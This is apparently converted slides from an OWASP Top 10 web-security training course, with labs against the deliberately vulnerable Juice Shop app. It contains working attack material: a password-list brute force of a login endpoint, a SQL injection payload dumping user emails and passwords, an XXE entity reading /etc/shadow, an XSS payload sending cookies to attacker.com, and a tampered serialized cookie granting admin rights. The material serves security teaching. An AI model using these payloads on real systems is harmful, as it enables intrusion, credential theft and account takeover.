root@kali:~/Downloads# head passwords.txt
123456
password
12345678
qwerty
123456789
12345
123456
1234567890
dragon
root@kali:~/Downloads# grep 'admin' passwords.txt
admin123
root@kali:~/Downloads#
```

Task ID	Method	URL	Status	Time	Size	Content-Type
1-351	GET	/rest/product/search?q=	304 Not Modified	17ms	0 bytes	
1-350	GET	http://kali:3000/socket.io/?EIO=3&transport=	101 Switching...	2ms	0 bytes	Medium
1-351	GET	http://kali:3000/socket.io/EIO=3&transport=	200 OK	29ms	3 bytes	Medium
1-352	GET	http://kali:3000/socket.io/1	304 Not Modified	40ms	0 bytes	Low
1-353	GET	http://kali:3000/socket.io/1	200 OK	62ms	8 bytes	Low
1-354	POST	http://kali:3000/rest/user/login	200 OK	14ms	11 bytes	JSON
1-355	POST	http://kali:3000/rest/user/login	401 Unauthorized	97ms	26 bytes	JSON
1-356	POST	http://kali:3000/rest/user/login	401 Unauthorized	16ms	11 bytes	JSON
1-357	POST	http://kali:3000/rest/user/login	401 Unauthorized	140ms	332 bytes	26 bytes
1-358	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	80ms	332 bytes	26 bytes
1-359	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	102ms	332 bytes	26 bytes
1-360	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	33ms	332 bytes	26 bytes
1-361	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	97ms	332 bytes	26 bytes
1-362	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	93ms	332 bytes	26 bytes
1-363	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	98ms	332 bytes	26 bytes
1-364	Fuzzed	http://kali:3000/rest/user/login	401 Unauthorized	88ms	332 bytes	26 bytes

Lab – Broken Authentication



OWASP Top 10: Sensitive Data Exposure

Many web technologies weren't
designed to handle financial or
personal data transfers



Sensitive Data Exposure

Example Attack Scenario

An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Security Concerns


- Most common flaw is simply not encrypting sensitive data (FTP, HTTP, SMTP).
- Weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques.
- For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.



Lab – Sensitive Data Exposure


Navigate to: /robots.txt

- What is /ftp?
- Anything interesting there?



Lab – Sensitive Data Exposure



```
File Edit View Search Terminal Tabs Help
root@kali:~/Downloads x root@kali:~/Downloads x
root@kali:~/Downloads# curl -L -o sql_users.txt https://tinyurl.com/y5z5w5r9
% Total % Received % Xferd Average Speed Time Time Current
          Dload Upload Total Spent Left Speed
100  536  0  536  0  0  976  0 --:--:--:--:--:--:--:--: 976
100  85  100  85  0  0  127  0 --:--:--:--:--:--:--:--: 127
root@kali:~/Downloads# ls -lh
total 16K
-rwxr-xr-x 1 root root 240 Oct 13 17:59 install_docker.sh
-rw-r--r-- 1 root root 7.3K Oct 14 16:06 passwords.txt
-rw-r--r-- 1 root root 85 Oct 14 16:44 sql_users.txt
root@kali:~/Downloads# cat sql_users.txt
qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--
root@kali:~/Downloads#
```





Lab – Sensitive Data Exposure





Lab – Sensitive Data Exposure





Lab – Sensitive Data Exposure



Lab – Sensitive Data Exposure



Lab – Sensitive Data Exposure



OWASP Top 10: XML External Entities (XXE)

XML “entities” can be used to
request local data or files



Security Concerns

XML External Entities (XXE)

Example Attack Scenario

The attacker attempts to extract data from the server

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/shadow">]
<foo>&xxe;</foo>
```

- Many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing.
- These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks.



Lab – XML External Entities (XXE) Attack

Tools

- Burp Suite
- Zed Attack Proxy

Doesn't work with Docker



OWASP Top 10: Broken Access Control

Improper enforcement
of what authenticated users
are allowed to do



Security Concerns

Broken Access Control

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Attacker modifies the 'acct' parameter in the browser to send different account number.

<http://example.com/app/accountInfo?acct=notmyacct>

- Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.
- Attackers can gain access to (and modify) data, accounts, and functions that they shouldn't.



Lab – Broken Access Control

Tools

- Burp Suite
- Zed Attack Proxy

Log in as admin. The administration page is hidden, can you find it???



OWASP Top 10: Security Misconfiguration

Manual, ad hoc, insecure, or lack of
security configurations that enable
unauthorized access



Security Concerns

Security Misconfiguration

Example Attack Scenario

The application server comes with sample applications that are not removed from the production server.

If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

- Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage
- Easy for even novice attackers to find and access your valuable systems and data.



Lab – Security Misconfiguration

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Cross-Site Scripting (XSS)

A web application includes
untrusted data in a new web page
without proper validation



Security Concerns

Cross-Site Scripting (XSS)

Example Attack Scenario

Application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'  
value=\"" + request.getParameter("CC") + "\">";
```

Attacker modifies the 'CC' parameter:

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>
```

- XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications.
- Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.



Lab – Cross-Site Scripting (XSS)

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Insecure Deserialization

Receipt of hostile serialized
objects resulting in remote
code execution



Security Concerns

Insecure Deserialization

Example Attack Scenario

A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
```

- Before data is stored or transmitted, the bits are often serialized so that they can be later restored to the data's original structure. Reassembling a series of bits back into a file or object is called deserialization.
- Attackers can build illegitimate objects that execute commands within an infected application.



Lab – Insecure Deserialization

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Using Components with Known Vulnerabilities

Finding and exploiting already-known vulnerabilities before they are fixed



Using Components with Known Vulnerabilities

Example Attack Scenario

Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component).

Security Concerns

- Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date
- Known vulnerabilities is public information



Lab – Using Components with Known Vulnerabilities

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Insufficient Logging & Monitoring

Insufficient monitoring allows
attackers to work unnoticed



Insufficient Logging & Monitoring

Example Attack Scenario

A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Security Concerns

- If you're not looking for attackers or suspicious activities, you're not going to find them.
- Logging isn't just important for identifying attacks in progress; it can assist with the forensic analysis after an attack has succeeded.



Lab – Insufficient Logging & Monitoring

Tools

- Burp Suite
- Zed Attack Proxy



Install Target

- **Install Docker**
- **Get Target Files**
 - `wget https://github.com/bkimminich/juice-shop/releases/download/v9.0.1/juice-shop-9.0.1_node10_linux_x64.tgz`
- **Extract**
 - `tar -xvf juice-shop-9.0.1_node10_linux_x64.tgz`



Install Target

https://github.com/bkimminich/juice-shop/releases/download/v9.0.1/juice-shop-9.0.1_node12_linux_x64.tgz

